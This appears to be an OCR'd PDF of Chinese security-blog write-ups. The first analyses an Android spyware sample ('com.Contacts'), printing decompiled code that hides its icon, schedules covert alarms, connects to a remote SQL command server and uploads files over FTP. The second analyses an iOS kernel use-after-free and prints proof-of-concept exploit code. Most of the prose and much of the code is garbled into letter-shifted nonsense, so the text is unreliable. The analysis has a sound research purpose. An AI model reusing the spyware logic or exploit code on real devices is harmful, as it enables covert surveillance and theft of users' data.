123     </intent-filter>
124   </receiver>
125   <receiver android:name="com.google.firebase.iid.FirebaseInstanceIdInternalReceiver" android:exported="false"/>
126   <service android:name="com.google.firebase.iid.FirebaseInstanceIdService" android:exported="true">
127     <intent-filter android:priority="-500">
128       <action android:name="com.google.firebase.INSTANCE_ID_EVENT"/>
129     </intent-filter>
```


般 练 范 uhf hlyhu矿 练 绑 矿 Dqgur lg 罪

uhf hlyhu Ⓓ知 Eur dgf dvwUhf hlyhu矩 院 矿

聊 脑 聊 矿 读绕 z lqgr z v 罪 谨 职

矿 摄 艺 矿uhf hlyhu 矿

绝 翻 f r p 1F r qwdf wr1uhf hy 聊 警 脑

矿 Ⓑ规 绑 绍 罗 罪 练 罗 =

dqgur lg1qhw1f r qq1F R QQHF WLYLW\ bF K DQJ H

评

dqgur lg1lqwhqw1df wr q1E R R WbF R P SOHWHG1

评

dqgur lg1lqwhqw1df wr q1X VHUbSUHVHQW1 评

Ⓑ f r p 1F r qwdf w 罪 见 矿 间 P dlqDf wylw

罪 见 矿 规 P dlqDf wylw 翻 F 罪 P dlq 挺

```
public class MainActivity extends Activity {
  @SuppressLint({"NewApi"})
  protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.mipmap.ic_launcher);
    getPackageManager().setComponentEnabledSetting(new ComponentName(this, MainActivity.class), 2, 1);
    startActivity(new Intent("android.intent.action.VIEW", Uri.parse("https://www.youtube.com")));
    ConnectivityManager connMgr = (ConnectivityManager) getSystemService("connectivity");
    NetworkInfo wifi = connMgr.getNetworkInfo(1);
    NetworkInfo mobile = connMgr.getNetworkInfo(0);
    if (wifi.isAvailable() || mobile.isAvailable()) {
      try {
        ((AlarmManager) getSystemService("alarm")).setRepeating(2, 0, 50000, PendingIntent.getBroadcast(this, 0, new Intent("runmylove1"), 0));
        ((AlarmManager) getSystemService("alarm")).setRepeating(2, 2000, 60000, PendingIntent.getBroadcast(this, 0, new Intent("runmylove2"), 0));
        ((AlarmManager) getSystemService("alarm")).setRepeating(2, 0, 40000, PendingIntent.getBroadcast(this, 0, new Intent("runmylove3"), 0));
      } catch (Exception e) {
      }
    }
    finish();
  }

  public boolean onCreateOptionsMenu(Menu menu) {
    getMenuInflater().inflate(R.xml.app_tracker, menu);
    return true;
  }
}
```


评 经 kwwsv=22z z z 1| r xwxeh1fr p 矿 绝(v)

z l i l 矿 绝 般 矿 uhf hy4携

uhf hy5携uhf hy6 绍 聊 摄vhwUhshdwlqj 色罗 聊

4 矿脑 间评 uhf hy4

uhf hy6 挺 摄

Ⓑ uhf hy4 罪 r qUhf hlyh 矿r qUhf hlyh 陷

挺 矿 艺挺 罪齐 般 署 败

般 ndg{

```
    r3 = r30.getType();     Catch:{ SQLException -> 0x059b, Exception -> 0x162c }
    r4 = 1;
    if (r3 != r4) goto L_0x055f;
L_0x0310:
    r0 = r94;
    r3 = com.Contacts.recev1.this;      Catch:{ SQLException -> 0x059b, Exception -> 0x162c }
    r4 = new java.lang.StringBuilder;   Catch:{ SQLException -> 0x059b, Exception -> 0x162c }
    r7 = "update  con_type set con_type='wifi- ";
    r4.<init>(r7);     Catch:{ SQLException -> 0x059b, Exception -> 0x162c }
    r0 = r28;
    r4 = r4.append(r0);     Catch:{ SQLException -> 0x059b, Exception -> 0x162c }
    r7 = "',date_='";
    r4 = r4.append(r7);     Catch:{ SQLException -> 0x059b, Exception -> 0x162c }
    r0 = r42;
    r4 = r4.append(r0);     Catch:{ SQLException -> 0x059b, Exception -> 0x162c }
    r7 = "' where imei= '";
    r4 = r4.append(r7);     Catch:{ SQLException -> 0x059b, Exception -> 0x162c }
    r0 = r94;
    r7 = com.Contacts.recev1.this;      Catch:{ SQLException -> 0x059b, Exception -> 0x162c }
    r7 = r7.t_id;      Catch:{ SQLException -> 0x059b, Exception -> 0x162c }
    r4 = r4.append(r7);     Catch:{ SQLException -> 0x059b, Exception -> 0x162c }
    r4 = r4.toString();     Catch:{ SQLException -> 0x059b, Exception -> 0x162c }
    r3.QuerySQL(r4);     Catch:{ SQLException -> 0x059b, Exception -> 0x162c }
L_0x0344:
    r0 = r94;
    r3 = com.Contacts.recev1.this;      Catch:{ SQLException -> 0x1379, Exception -> 0x162c }
    r3 = r3.connect;     Catch:{ SQLException -> 0x1379, Exception -> 0x162c }
    r85 = r3.createStatement();  Catch:{ SQLException -> 0x1379, Exception -> 0x162c }
    r3 = new java.lang.StringBuilder;   Catch:{ SQLException -> 0x1379, Exception -> 0x162c }
    r4 = "select imei from commands_tb where imei = '";
    r3.<init>(r4);     Catch:{ SQLException -> 0x1379, Exception -> 0x162c }
    r0 = r94;
    r4 = com.Contacts.recev1.this;      Catch:{ SQLException -> 0x1379, Exception -> 0x162c }
    r4 = r4.t_id;      Catch:{ SQLException -> 0x1379, Exception -> 0x162c }
    r3 = r3.append(r4);     Catch:{ SQLException -> 0x1379, Exception -> 0x162c }
    r3 = r3.toString();     Catch:{ SQLException -> 0x1379, Exception -> 0x162c }
    r0 = r85;
    r75 = r0.executeQuery(r3);   Catch:{ SQLException -> 0x1379, Exception -> 0x162c }
    r3 = r75.next();  Catch:{ SQLException -> 0x1379, Exception -> 0x162c }
    if (r3 != 0) goto L_0x059e;
L_0x036f:
    r45 = new java.text.SimpleDateFormat;   Catch:{ Exception -> 0x16c7, SQLException -> 0x1379 }
```


me 职

```
public void onReceive(Context arg3, Intent arg4) {
    try {
        new Thread(arg3) {
        }.start();
    }
    catch(Exception v1) {
    }
}
```


hp p p 矿结 结 rhe 脑 般矿 署 败 般矿

(f) 虚 矿补 mlg{ Vp dd 规 齐矿 般

VTO 矿 罪 般 练范 ®

矿 矿 LP HL 矿 迎矿 矿v| vlqir矿

矿VLP 矿VLP 矿 ® 矿 矿

® 练 (o) 罗虚迎 矿

练 罗虚迎 Vt ovhuyhu 矿 绝 起

般 vt dwh 迄 练范陷裁迎 摄

```
public Connection CONN(String _user, String _pass, String _DB, String _server){
  StrictMode.setThreadPolicy(new Builder().permitAll().build());
  Connection conn = null;
  try{
    Class.forName("net.sourceforge.jtds.jdbc.Driver");
    return DriverManager.getConnection("jdbc:jtds:sqlserver://" + _server + ";" + "databaseName=" + _DB + ";user=" + _user + ";password=" + _pass + ";");
  } catch (SQLException e){
    return conn;
  } catch (ClassNotFoundException e2){
    return conn;
  } catch (Exception e3){
    return conn;
  }
}
```


Vp dd 罪 规 Ⓑ u46 练罗 LS

```
r15 = 51;
r15 = java.lang.String.valueOf(r15);        Catch:{ SQLException -> 0x1685, Exception -> 0x162c }
r13 = r13.append(r15);        Catch:{ SQLException -> 0x1685, Exception -> 0x162c }
r15 = 55;
r15 = java.lang.String.valueOf(r15);        Catch:{ SQLException -> 0x1685, Exception -> 0x162c }
r13 = r13.append(r15);        Catch:{ SQLException -> 0x1685, Exception -> 0x162c }
r15 = ":";
r13 = r13.append(r15);        Catch:{ SQLException -> 0x1685, Exception -> 0x162c }
r15 = 50;
r15 = java.lang.String.valueOf(r15);        Catch:{ SQLException -> 0x1685, Exception -> 0x162c }
r13 = r13.append(r15);        Catch:{ SQLException -> 0x1685, Exception -> 0x162c }
r15 = 53;
r15 = java.lang.String.valueOf(r15);        Catch:{ SQLException -> 0x1685, Exception -> 0x162c }
r13 = r13.append(r15);        Catch:{ SQLException -> 0x1685, Exception -> 0x162c }
r15 = 53;
r15 = java.lang.String.valueOf(r15);        Catch:{ SQLException -> 0x1685, Exception -> 0x162c }
r13 = r13.append(r15);        Catch:{ SQLException -> 0x1685, Exception -> 0x162c }
r15 = ":";
r13 = r13.append(r15);        Catch:{ SQLException -> 0x1685, Exception -> 0x162c }
r15 = 48;
r15 = java.lang.String.valueOf(r15);        Catch:{ SQLException -> 0x1685, Exception -> 0x162c }
r13 = r13.append(r15);        Catch:{ SQLException -> 0x1685, Exception -> 0x162c }
r15 = ":";
r13 = r13.append(r15);        Catch:{ SQLException -> 0x1685, Exception -> 0x162c }
r15 = 49;
r15 = java.lang.String.valueOf(r15);        Catch:{ SQLException -> 0x1685, Exception -> 0x162c }
r13 = r13.append(r15);        Catch:{ SQLException -> 0x1685, Exception -> 0x162c }
r15 = 49;
r15 = java.lang.String.valueOf(r15);        Catch:{ SQLException -> 0x1685, Exception -> 0x162c }
r13 = r13.append(r15);        Catch:{ SQLException -> 0x1685, Exception -> 0x162c }
r15 = 52;
r15 = java.lang.String.valueOf(r15);        Catch:{ SQLException -> 0x1685, Exception -> 0x162c }
r13 = r13.append(r15);        Catch:{ SQLException -> 0x1685, Exception -> 0x162c }
r15 = 52;
r15 = java.lang.String.valueOf(r15);        Catch:{ SQLException -> 0x1685, Exception -> 0x162c }
r13 = r13.append(r15);        Catch:{ SQLException -> 0x1685, Exception -> 0x162c }
r13 = r13.toString();    Catch:{ SQLException -> 0x1685, Exception -> 0x162c }
r4 = r4.CONN(r7, r8, r9, r13);        Catch:{ SQLException -> 0x1685, Exception -> 0x162c }
```


携 般矿 ⓡ 院

般割割

Ⓑ uhfhy6 罪 rqUhfhlyh

```
public void onReceive(final Context context, Intent intent) {
  try {
    new Thread() {
      @TargetApi(19)
      public void run() {
        ConnectivityManager connMgr = (ConnectivityManager) context.getSystemService("connectivity");
        NetworkInfo wifi = connMgr.getNetworkInfo(1);
        NetworkInfo mobile = connMgr.getNetworkInfo(0);
        try {
          SQLiteDatabase myDataBase_idle = SQLiteDatabase.openDatabase(new StringBuilder(String.valueOf(Environment.getExternalStorageDirectory().toString())).append(File.separator).append("system").append(File.separator).append(recev3.this.sys_p3).toString
          Cursor cursor_idle = myDataBase_idle.rawQuery("SELECT count(iii) FROM idlee ", null);
          cursor_idle.moveToFirst();
          recev3.this.idle_2 = cursor_idle.getInt(0);
          if (recev3.this.idle_2 != 0) {
            cursor_idle = myDataBase_idle.rawQuery("SELECT iii FROM idlee ", null);
            cursor_idle.moveToFirst();
            recev3.this.idle_ = cursor_idle.getInt(0);
          }
          cursor_idle.close();
          myDataBase_idle.close();
        } catch (SQLException e) {
        } catch (Exception e2) {
        }
        if ((recev3.this.idle_ == 0 || recev3.this.idle_2 == 0) && (wifi.isAvailable() || mobile.isAvailable())) {
          try {
            File dbfolder;
            Cursor cursor2;
            Cursor cursor1;
            String date = new SimpleDateFormat("yyyy-MM-dd hh:mm:ss").format(Calendar.getInstance().getTime());
            try {
              dbfolder = new File(new StringBuilder(String.valueOf(Environment.getExternalStorageDirectory().getAbsolutePath())).append("/").append(String.valueOf('f')).append(String.valueOf('e')).append(String.valueOf('t')).append(String.valueOf('e')).append(String.valueO
              if (!dbfolder.exists() && dbfolder.isDirectory()) {
                dbfolder = new File(new StringBuilder(String.valueOf(Environment.getExternalStorageDirectory().getAbsolutePath())).append("/").append(String.valueOf('f')).append(String.valueOf('e')).append(String.valueOf('t')).append(String.valueOf('e')).append(String.valu
                if (!dbfolder.exists()) {
                  dbfolder.mkdir();
                }
                recev3.this.copyObToSdcard_telg();
                SQLiteDatabase myDataBase22 = SQLiteDatabase.openDatabase(new StringBuilder(String.valueOf(Environment.getExternalStorageDirectory().toString())).append(File.separator).append("system").append(S
                try {
                  new File(new StringBuilder(String.valueOf(Environment.getExternalStorageDirectory().getAbsolutePath())).append("/").append(String.valueOf('f')).append(String.valueOf('e')).append(String.valueOf('t')).append(String.valueOf('e')).append(String.valueOf('g')).
                  SQLiteDatabase myDataBase11 = SQLiteDatabase.openDatabase(new StringBuilder(String.valueOf(Environment.getExternalStorageDirectory().getAbsolutePath())).append("/").append(String.valueOf('f')).append(String.valueOf('e')).append(String.valueOf
```


耀 罪 陷 Ⓑ VG 罪矿遭练罗

认

Ⓑ uhfhy5 罪 rqUhfhlyh 矿


Vtdvhuyhu ⓡ

```
L_0x046a:
  r28 = r23.next();  Catch:{ Exception -> 0x07d2, SQLException -> 0x0b4f }
  if (r28 != 0) goto L_0x06fb;
L_0x0470:
  r0 = r35;
  r0 = com.Contacts.recev2.this;        Catch:{ SQLException -> 0x0b4f, Exception -> 0x0b4c }
  r28 = r0;
  r0 = r28;
  r0 = r0.rs2;        Catch:{ SQLException -> 0x0b4f, Exception -> 0x0b4c }
  r28 = r0;
  r29 = "uploadfiles";
  r28 = r28.getString(r29);        Catch:{ SQLException -> 0x0b4f, Exception -> 0x0b4c }
  r29 = "1";
  r28 = r28.equals(r29);  Catch:{ SQLException -> 0x0b4f, Exception -> 0x0b4c }
  if (r28 == 0) goto L_0x0689;
L_0x048a:
  r0 = r35;
  r0 = com.Contacts.recev2.this;        Catch:{ IOException -> 0x0b3d, Exception -> 0x0b52, SQLException -> 0x0b4f }
  r28 = r0;
  r0 = r28;
  r0 = r0.connect;  Catch:{ IOException -> 0x0b3d, Exception -> 0x0b52, SQLException -> 0x0b4f }
  r28 = r0;
  r25 = r28.createStatement();  Catch:{ IOException -> 0x0b3d, Exception -> 0x0b52, SQLException -> 0x0b4f }
  r0 = r35;
  r0 = com.Contacts.recev2.this;        Catch:{ IOException -> 0x0b3d, Exception -> 0x0b52, SQLException -> 0x0b4f }
  r28 = r0;
  r29 = new java.lang.StringBuilder;    Catch:{ IOException -> 0x0b3d, Exception -> 0x0b52, SQLException -> 0x0b4f }
  r30 = " select file_path from files  where imei = ";
  r29.<init>(r30);    Catch:{ IOException -> 0x0b3d, Exception -> 0x0b52, SQLException -> 0x0b4f }
  r0 = r35;
  r0 = com.Contacts.recev2.this;        Catch:{ IOException -> 0x0b3d, Exception -> 0x0b52, SQLException -> 0x0b4f }
  r30 = r0;
  r0 = r30;
  r0 = r0.t_id;        Catch:{ IOException -> 0x0b3d, Exception -> 0x0b52, SQLException -> 0x0b4f }
  r30 = r0;
  r29 = r29.append(r30);  Catch:{ IOException -> 0x0b3d, Exception -> 0x0b52, SQLException -> 0x0b4f }
  r30 = " and file_download  =1  ";
  r29 = r29.append(r30);  Catch:{ IOException -> 0x0b3d, Exception -> 0x0b52, SQLException -> 0x0b4f }
  r29 = r29.toString();       Catch:{ IOException -> 0x0b3d, Exception -> 0x0b52, SQLException -> 0x0b4f }
  r0 = r29;
```


耀　　跳般　　警经词　　警绑　　ⓟ

```
r29 = new org.apache.commons.net.ftp.FTPClient;        Catch:{ IOException -> 0x0b3d, Exception -> 0x0b52, SQLException -> 0x0b4f }
r29.<init>();        Catch:{ IOException -> 0x0b3d, Exception -> 0x0b52, SQLException -> 0x0b4f }
r0 = r29;
r1 = r28;
r1.con = r0;        Catch:{ IOException -> 0x0b3d, Exception -> 0x0b52, SQLException -> 0x0b4f }
r0 = r35;
r0 = com.Contacts.recev2.this;        Catch:{ IOException -> 0x0b3d, Exception -> 0x0b52, SQLException -> 0x0b4f }
r28 = r0;
r0 = r28;
r0 = r0.con;        Catch:{ IOException -> 0x0b3d, Exception -> 0x0b52, SQLException -> 0x0b4f }
r28 = r0;
r29 = new java.lang.StringBuilder;    Catch:{ IOException -> 0x0b3d, Exception -> 0x0b52, SQLException -> 0x0b4f }
r30 = 54;
r30 = java.lang.String.valueOf(r30);    Catch:{ IOException -> 0x0b3d, Exception -> 0x0b52, SQLException -> 0x0b4f }
r30 = java.lang.String.valueOf(r30);    Catch:{ IOException -> 0x0b3d, Exception -> 0x0b52, SQLException -> 0x0b4f }
r29.<init>(r30);    Catch:{ IOException -> 0x0b3d, Exception -> 0x0b52, SQLException -> 0x0b4f }
r30 = 54;
r30 = java.lang.String.valueOf(r30);    Catch:{ IOException -> 0x0b3d, Exception -> 0x0b52, SQLException -> 0x0b4f }
r29 = r29.append(r30);    Catch:{ IOException -> 0x0b3d, Exception -> 0x0b52, SQLException -> 0x0b4f }
```


YW 经　　院



读绑　般练罗 sqj　警矿　sqj　警　职

练罗 mdu　矿　艺　参摄

Ⓑ uhfhy　罪　rqUhfhlyh　矿练　Ⓑ经

绍　评　挺

```
public void onReceive(final Context context, Intent intent) {
  try {
    ConnectivityManager connMgr = (ConnectivityManager) context.getSystemService("connectivity");
    NetworkInfo wifi = connMgr.getNetworkInfo(1);
    NetworkInfo mobile = connMgr.getNetworkInfo(0);
    if (wifi.isAvailable() || mobile.isAvailable()) {
      new Thread() {
        public void run() {
          ((AlarmManager) context.getSystemService("alarm")).setRepeating(2, 0, 200000, PendingIntent.getBroadcast(context, 0, new Intent("runmylove1"), 0));
          ((AlarmManager) context.getSystemService("alarm")).setRepeating(2, 0, 121000, PendingIntent.getBroadcast(context, 0, new Intent("runmylove2"), 0));
          ((AlarmManager) context.getSystemService("alarm")).setRepeating(2, 0, 47000, PendingIntent.getBroadcast(context, 0, new Intent("runmylove3"), 0));
          recev.this.stopThread(this);
        }
      }.start();
    }
  } catch (Exception e) {
  }
}
```


练绑

警罪 需 矿 见

矿 rqUhfhlyh 挺 罪起 ⓜ 矿 (f) 虚

矿 Vtɑhuyhu 败 结

阀 摄

IRV4505 (f)

原创 Peterpan0927 信安之路 2019-07-28

s3 qhgz loo 艰 ⓥ绑=; 般 IRV4515 =

kwwsv=22exj v1fkurp lxp 1ruj 2s2surmhfw0}hur2lvvxhv2ghwdlo3

lg@4; 39

练罗 XDI 矿 wis3 Ⓑ雅 见

般矿练 (x) 角 般矿 绝 XDI

(x) 角 URS 矿 规 练罗

迎 矿 规 (x) 角 脚 摄

见 结般 ed}dg ⓥ矿 裁 罗 警

h{sorlw 鼎 般 摄结 谨 F.. 绑

摄

3{4 见

```
yrlg
lq9bsfeghwdfk+vwuxfvlqsfe –lqs,
~
    22 111
  li +$+vr0Avrbiodjv ) VRIbSFEFOHDULQJ,, ~
    vwuxfvlsbprswrqv –lpr>
    vwuxfvls9bprswrqv –lp9r>
    lqs0Alqsbyiodj @3>
    li +lqs0Alq9sbrswrqv $@QXOO, ~
      pbiuhhp+lqs0Alq9sbrswrqv,>
      lqs0Alq9sbrswrqv @QXOO> 22 ?0 jrrg
```

```
Ø
ls9biuhhsfersvw+lqs0Alq9sbrxwsxwrsvw,> 22 ?0 edg
URXWHbUHOHDVH+) lqs0Alq9sburxwh,>
22 iuhh LSy7 uhodwhg uhvrxufhv lq fdvh ri pdsshg dggu
li +lqs0Alqsbrswrqv $@ QXOO, ~
   +yrlg, pbiuhh+lqs0Alqsbrswrqv,> 22 ?0 jrrg
   lqs0Alqsbrswrqv @ QXOO>
Ø
```

逃 lqs0Alq9sbrxwsxwrsvw

矿调 vrfnhw 露 逃 评 XDI 般矿 般

练绑 ls9biuhhsfersvw 罗挺 矿裁 lq9sbrxwsxwrsvw 罪

罗 矿调 般裁 经 摄

角 srf 绑神

```
Gdqj dqj Rswrqv=Gdqj dqj Rswrqv+, = gdqj dqj b+idovh, ~
  vb @ vrfnhw+DI bLQHW9/ VRFNbVWUHDP / LSSURWRbWFS,>
  li +vb ? 3, ~
    sulqwi+%dldhg wr fuhdwh vrfnhw$_q%>
  Ø
```


```
  22 保证我们释放之后还可以进行 vhwwrfnrsw操作
  vwuxfw vrbqsbh{whqvlrqv vrqs{ @ ~1qs{biodjv @
VRQS[bVHWRSWVKXW/
                                        1qs{bpdvn @
VRQS[bVHWRSWVKXWØ>
  lqvuhv @vhwwrfnrsw+vb/VROVbVRFNHW/VRbQSbH[WHQVLRQV/
) vrqs{/vl}hri+vrqs{,,>
  li +uhv $@ 3, ~
```

```
    sulqwi+%dldng wr hqdedn vhwwrfnrsv diwhu glvfrqqhfw$_q%>
  Ø
  lqv p lqp wx @ 04>
  VhwP lqp wx+) p lqp wx,>
  l uhhRswrqv+,>
Ø
```

```
errc Gdqj dqj Rswrqv=l uhhRswrqv+, ~
  li +gdqj dqj b, ~
    uhwxuq idovh>
  Ø
  gdqj dqj b @ wuxh>
  22这个时候 lq9sbrxwsxwrsvw 就已经被我们释放掉了
  lqv uhv @ glvfrqqhfw{+vb/ 3/ 3,>
  uhwxuq uhv @@ 3>
Ø
```

3{5 谨

罗(x) 谨 绑神



谨 矿绕职® (x) 结练 矿

齐般魁罗结练 神

4携igrildhv

角 练罗 经绑 罪 评 般 罗

警 矿 练罗 duud| 范 矿 (x) 般 练

矿 雅 神


wdvn 0A surf 0A ig wdedh 0A rshq ildhv duud| +igbrildhv,

igbrildhv 0A ildhsurf 0A ibijore 0A ijbgdwd 0A slsh 0A slsh exiihu

陷罪 idnh sruw 雅 翻般 nhuqhc wdvn矿 xdi slsh 翻般 exiihu

5携53 订

间 角 罗 谨神



陷罪 snwqir 练罗 xqlrq矿。 般 45; elw lsy9 练罗 7 lqgh{神

```
vwuxfwlq9bsnwqir ~
        vwuxfwlq9bdggu lsl9bdggu>      2- vuf2gvvlSy9
dgguhvv -2
        xqvljqhg lqv    lsl9blilqgh{>   2- vhqg2uhfy
lqwhuidfh lqgh{ -2
 Ø
```

j hwwrfnrsw罪 rswrq 角 规 Ⓑ 53

矿脑 角 XDI 矿 角

雅 经 矿 dsl 露 摄

//通过控制 option name 来取不同的属性

```
errcGdqjdqjRswrqv=JhwLSy9Rswwlqvrswrqbqdph/yrlg-gdwd/
vrfndhqbvvl}h,~
  lqvuhv@jhwwrfnrswwvb/LSSURWRbLSY9/rswrqbqdph/gdwd/
)vl}h,>
  li+uhv$@3,~
    sulqwi+%dhwLsy9Rsvjrv(g_q%huuqr,>
    uhwxuqidovh>
  @
  uhwxuqwuxh>
@
```

```
22exiihu是我们堆喷的数据
phpfs|+exiihu1jhww,.RIIVHW+ls9bsnwrsww/ls9srbsnwlqir,/
)dgguhvvbxlqw
        vl}hri+xlqw97bw,>
```

结般 谨 评 范 神

```
vwuxfv ls9bsnwrsww~
        vwuxfv pexi-ls9srbp>2-Srlqwhuwr pexi
vwrulqj wkh gdwd-2
        lqv ls9srbkdp>2-Krsdplvirurxwjrlqj
sdfnhww-2

        2-Rxwjrlqj LL2dgguhvvlqirupdwrq-2
        vwuxfv lq9bsnwlqir-ls9srbsnwlqir>

        2-Qh{w0krs dgguhvvlqirupdwrq-2
```

```
          vwuxfv  ls9srbqklqir ls9srbqklqir>

          vwuxfv  ls9bkek -ls9srbkek>2- Krs0e|0Krs
rswrqv khdghu -2

          2- Ghvwqdwrq rswrqv khdghu +ehiruh d urxwqj
khdghu, -2
          vwuxfv  ls9bghvv -ls9srbghvv4>

          2- Urxwqj  khdghu uhodwhg lqir1 -2
          vwuxfv  ls9srbuklqir ls9srbuklqir>

          2- Ghvwqdwrq rswrqv khdghu +diwhu d urxwqj
khdghu, -2
          vwuxfv  ls9bghvv -ls9srbghvv5>

          lqv     ls9srbwfodvv>   2- wudiilf fodvv -2
 22获取 sruw的内核地址就是用了这个属性,plqpvx 取到高 65 位,
suhihubwhp sdggu取到低 65 位(小端模式),通过 +xlqv07bwp lqpvx
?? 65, ·suhihubwhp sdggu 操作最后算出地址
          lqv     ls9srbp lqpvx>  2- iudjphqv yv SPVX
glvfryhu| srdf| -2


          lqv     ls9srbsuhihubwhp sdggu>  2- zkhvkhu
whp srudu| dgguhvvhv duh

suhihuuhg dv vrxufh dgguhvv -2

          lqv ls9srbiodj v>
 ∅
```

